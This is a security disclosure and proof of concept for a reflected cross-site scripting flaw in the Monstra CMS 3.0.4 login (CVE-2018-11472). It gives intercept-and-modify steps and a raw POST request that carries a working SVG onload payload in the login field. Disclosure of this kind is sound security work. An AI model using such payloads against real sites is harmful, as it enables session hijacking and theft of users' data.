**Monstra CMS 3.0.4**

**Reflected Cross Site Scripting (XSS) On Login**

**Assigned CVE Number:**

***CVE-2018-11472***

**Proof-of-Concept**

**Submitted by:**

**Author: Nikhil Sahoo and Ipsita Subhadarshan Sahoo**

**Website:**  **https://www.linkedin.com/in/nikhil-sahoo-87204b106/**

Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in Monstra CMS 3.0.4, which can be exploited to perform Reflected Cross-Site Scripting (XSS) attacks.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

------------------------------------------

Vulnerability Type:

Cross Site Scripting (XSS)

------------------------------------------

Vendor of Product:

Monstra CMS 3.0.4

------------------------------------------

Affected Component:

http://localhost/monstra/admin/index.php?id=pages

------------------------------------------

Attack Type:

Remote

------------------------------------------

Attack Vectors:

Steps:



1)go to the following link http://localhost/monstra/admin/index.php?id=pages  
2)enter your username and password  
3)capture the post request in burpsuite  
4)In the body of the post request there would be a field “login=” .Set this field to the following payload:- "><svg/onload=prompt(8)>  
5)Forward the request and turn off the intercept in burpsuite  
6)You will get a pop up in browser

POST REQUEST:-

POST /monstra/admin/index.php?id=pages HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: <http://localhost/monstra/admin/index.php?id=pages>  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 71

login="><svg/onload=prompt(1337)>&password=xxxxxx&login\_submit=Log+In

POC are:



------------------------------------------

Reference:

https://www.owasp.org/index.php/Cross-site\_Scripting\_(XSS)

------------------------------------------

Discoverer:

Author: Nikhil Sahoo and Ipsita Subhadarshan Sahoo

Website: **https://www.linkedin.com/in/nikhil-sahoo-87204b106/**